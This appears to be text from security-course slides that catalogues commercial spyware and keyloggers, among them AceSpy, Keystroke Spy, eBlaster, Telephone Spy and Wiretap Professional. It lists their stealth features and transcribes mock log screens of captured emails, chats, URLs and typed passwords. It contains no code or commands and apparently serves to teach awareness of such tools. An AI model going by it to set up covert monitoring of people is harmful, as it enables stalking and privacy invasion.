SpyBuddy is password protected to prevent others from starting or stopping the monitoring process, as well as changing SpyBuddy configuration settings



# SpyBuddy: Screenshot




AceSpy secretly records everything that is done on the computer and also can block particular web sites or programs

This premium spy software will immediately forward all emails and instant messages directly to your personal email address

Enter a list of programs or web sites that you want to be blocked if anything on the list is encountered; AceSpy will immediately close it and send an optional alert to your mobile phone

Acespy separately records emails, chat conversations, websites, keystrokes, and webcam snapshots





# AceSpy: Screenshot 1

The screenshot shows the 'AceSpy Log Viewer' application window. The title bar reads 'AceSpy Log Viewer'. The main window has a blue header with the 'AceSpy v3.5' logo on the left and the text 'Showing Emails Logs' on the right. Below the header, it says 'Showing records for: 11/26/2005 Total Records: 6'. The main area contains a table with columns 'Username', 'Subject', and 'Time Stamp'. Below the table is a text area displaying the content of the selected email. At the bottom, there is a date dropdown menu set to '11/26/2005' and three buttons: 'Save As...', 'Close', and 'Clear Log'.

Username	Subject	Time Stamp
James Johns	Outlook Express : Hi Honey	11/26/2005 8:13:24 PM
James Johns	Outlook Express : GIRLSGONEWILD Video Purchase	11/26/2005 8:28:18 PM
James Johns	Outlook Express : Re: GIRLSGONEWILD Video Purc...	11/26/2005 8:29:14 PM
Casey Bradson	America Online 9.0 : Don't Tell Your Parents!	11/26/2005 8:55:54 PM
Casey Bradson	America Online 9.0 : Bring Some Beer Tonight!	11/26/2005 8:58:14 PM
Alex Maddox	Outlook : Company Secrets Revealed!	11/26/2005 9:55:15 PM

Outlook Express: Re: Hi Honey

Hi Honey,  
She doesn't get off work until seven. So come over at five sharp. We have to be careful not to mess the house so she won't expect anything. We will have a real fun time if you know what I mean.

See ya at five.

# AceSpy: Screenshot 2

**AceSpy Log Viewer** Showing Messenger Logs  
Showing records for: 11/26/2005 Total Records: 7

Messenger Log:

Application	Chat Session	Time Stamp
Yahoo! Messenger	Chat between James45623 and badgirl1336	11/26/2005 21:12:29
America Online	Chat between EliteHackz2k5 and Sexyone79	11/26/2005 21:18:38
AIM	Chat between EliteHackz2k5 and AdvancedPI	11/26/2005 21:13:43
AOL Chat Room	Chat between EliteHackz2k5 and SinglesChat	11/26/2005 21:22:55
Paltalk	Chat between Retinaxrulz and ZeeshanA	11/26/2005 21:23:31
MSN Messenger	Chat between JamesRXS and Lambogrant	11/26/2005 21:33:03

Chat between: Localuser and badgirl1336

```
James45623: hi, can you talk long?  
badgirl1336: for about ten minutes maybe  
James45623: ok I had a lot of fun last week :)  
badgirl1336: me too!!! We must be that naughty again.  
James45623: yes I agree totally
```

11/26/2005 Save As... Close Clear Log

# AceSpy: Screenshot 3

**Acespy Log Viewer**

**AceSpy** v3.5

Showing Web Sites Logged  
Total URLs Logged: 33 For Date: 11/26/2005

Time	Username	URL	Title	App
9:56:12 AM	James Johns	http://news.yahoo.com/...	http://news.yahoo.com/...	IE
9:56:25 AM	James Johns	http://www.google.com...	Google Search: spy soft...	IE
9:57:40 AM	James Johns	http://www.mozilla.org...		Mozilla
9:57:56 AM	James Johns	http://onlinesex.com/	Onlinesex.com	Mozilla
9:58:30 AM	James Johns	http://sex4free.com/	Sex4free.com	Mozilla
9:58:45 AM	James Johns	http://rotten.com/	Opera - [rotten.com: Th...	Opera
9:58:53 AM	James Johns	http://www.rotten.com/	Opera - [rotten.com: Th...	Opera
9:59:18 AM	James Johns	http://login.passport.ne...	Opera - [Sign In]	Opera
9:59:36 AM	James Johns	http://eharmony.com/si...	Opera - [eHarmony - M...	Opera
10:00:36 AM	James Johns	http://eharmony.com/si...	Opera - [Advice]	Opera
10:01:13 AM	James Johns	http://eharmony.com/si...	Opera - [Advice]	Opera
10:04:17 AM	James Johns	about:blank		Firefox
10:04:55 AM	James Johns	http://penthouse.com/t...	Penthouse.com - Pentho...	Firefox

11/26/2005 | Save As... | Close | Search Logs | Clear Log

# AceSpy: Screenshot 4

**AceSpy View Logs** Showing Keystrokes  
Showing Records for 11/26/2005, Total Records: 8

Applications

Username	Application	Time Stamp
James Johns	Sign In - Microsoft Internet Explorer provide...	11/26/2005 8:13:24 PM
James Johns	Sign In - Microsoft Internet Explorer provide...	11/26/2005 8:28:18 PM
James Johns	Google - Microsoft Internet Explorer provide...	11/26/2005 8:29:14 PM
James Johns	Passwords - Notepad	11/26/2005 8:55:54 PM
James Johns	privatenotes - Microsoft Word	11/26/2005 8:58:14 PM
James Johns	Password Required	11/26/2005 9:55:15 PM

Sign In - Microsoft Internet Explorer provided by Cox High Speed Internet ( 11/26/2005 8:13:24 PM )

ubers{Tab}instantaneous27

11/26/2005 Filter Keys Save As... Close Clear Log

# Keystroke Spy


Keystroke Spy is a monitoring solution that allows you to easily and efficiently log what your computer users are doing

It is a powerful tool that can log every keystroke users type

It can run in total stealth, email you when specific keywords are typed, and can even be set to only log keystrokes typed in specific applications

It also has the ability to email you logs and notify you when users type specific keywords - such as names or addresses

# Keystroke Spy: Screenshot



# Activity Monitor

Activity Monitor is a remote surveillance program that monitors networked machines


It shows desktop snapshots, programs that have been used and are currently running, websites visited, and typed keystrokes

Remote control features include options to start programs or execute commands remotely, turn off or restart remote computers, log off users, copy files from remote systems, and send instant messages to remote users





# Activity Monitor: Screenshot








# Hacking Tool: eBlaster



It shows what the surveillance target surfs on the Internet and records all emails, chats, instant messages, websites visited, and keystrokes typed, and then automatically sends this recorded information to the desired email address

# Stealth Voice Recorder





Keystrokes recording

Websites visited

Chat and instant message monitoring

Recording applications executed

File monitoring

Screenshot monitoring

Printer monitoring

Clipboard monitoring




# Stealth Website Logger

Designed to monitor and record all websites that a user or computer visits

Offers detailed reports on all accessed websites from a single computer or from the entire network

Displays reports in web format or secretly sends them to a specified email address

All recorded information is stored in a secret encrypted file




# Digi-Watcher Video Surveillance

Watcher turns a PC with webcam into an inexpensive and complete security and video surveillance system

Standalone, Watcher does motion detection, video logging, email or FTP alert, broadcasting, and more




It can operate in stealth mode





# Desktop Spy Screen Capture Program

Captures desktop/ active application screenshots and saves them to a specified directory on the hard drive



# Telephone Spy

Records telephone conversations directly to your hard disk

It can start recording from a telephone line automatically whenever a receiver is put off

You will need a PC and a voice modem

You can use it to record any phone conversation such as business discussions and negotiations

It can send the recorded conversation by email, attaching a sound file and a memo

	Date	Time	Caller ID	Receiver ID	Channel	Duration	Remark
859	2005-03-23	16:09:54	02424120745	88223252	1R	00:11:41	
860	2005-03-23	20:09:02	00000000	88223262	1L	00:01:00	
861	2005-03-23	20:40:38	13185983183	88223252	1R	00:00:36	
862	2005-03-24	09:06:16	05275287331	88223252	1R	00:02:05	
863	2005-03-24	09:16:51	88223262	1790830130128	1L	00:03:46	
864	2005-03-24	09:35:06	88223262	85369389	1L	00:00:54	
865	2005-03-24	10:36:15	02061240525	88223252	1R	00:01:10	
866	2005-03-24	11:01:12	05318301900	88223252	1R	00:11:43	
867	2005-03-24	11:16:19	05318301900	88223252	1R	00:01:15	
868	2005-03-24	11:22:37	88223262	85362332	1L	00:00:09	
869	2005-03-24	11:25:00	88223262	85362332	1L	00:00:25	
870	2005-03-24	11:25:55	05318301900	88223252	1R	00:00:31	
871	2005-03-24	12:01:21	07693982503	88223252	1R	00:01:55	
872	2005-03-24	12:32:46	05158426143	88223252	1R	00:02:28	
873	2005-03-24	13:11:26			1L	00:00:03	




# Print Monitor Spy Tool

Would you like to find out what documents were printed on an employee's computer?

This tool secretly records and stores a copy of printed documents and then emails/ FTPs to a secret location

Valuable tool for lawyers







Stealth Email Redirector is a program that sends the copies of all outgoing emails



SER monitors the outgoing traffic of the email client software and intercepts all emails that are sent



The program sends intercepted emails to the specified email addresses



# Wiretap Professional

Wiretap Professional is the premiere application for monitoring and capturing all important PC activities

Employing state-of-the-art packet sniffing techniques, Wiretap Professional can capture all Internet activities

This spy software can monitor and record e-mail, chat messages, and web sites visited

In addition, powerful OS monitors allow for the monitoring and recording of keystrokes, passwords entered, and all documents, pictures, and folders viewed

Wiretap Professional can send you reports via Email or FTP you will be able to receive and view spy software reports from virtually anywhere in the world



# Wiretap Professional: Screenshot

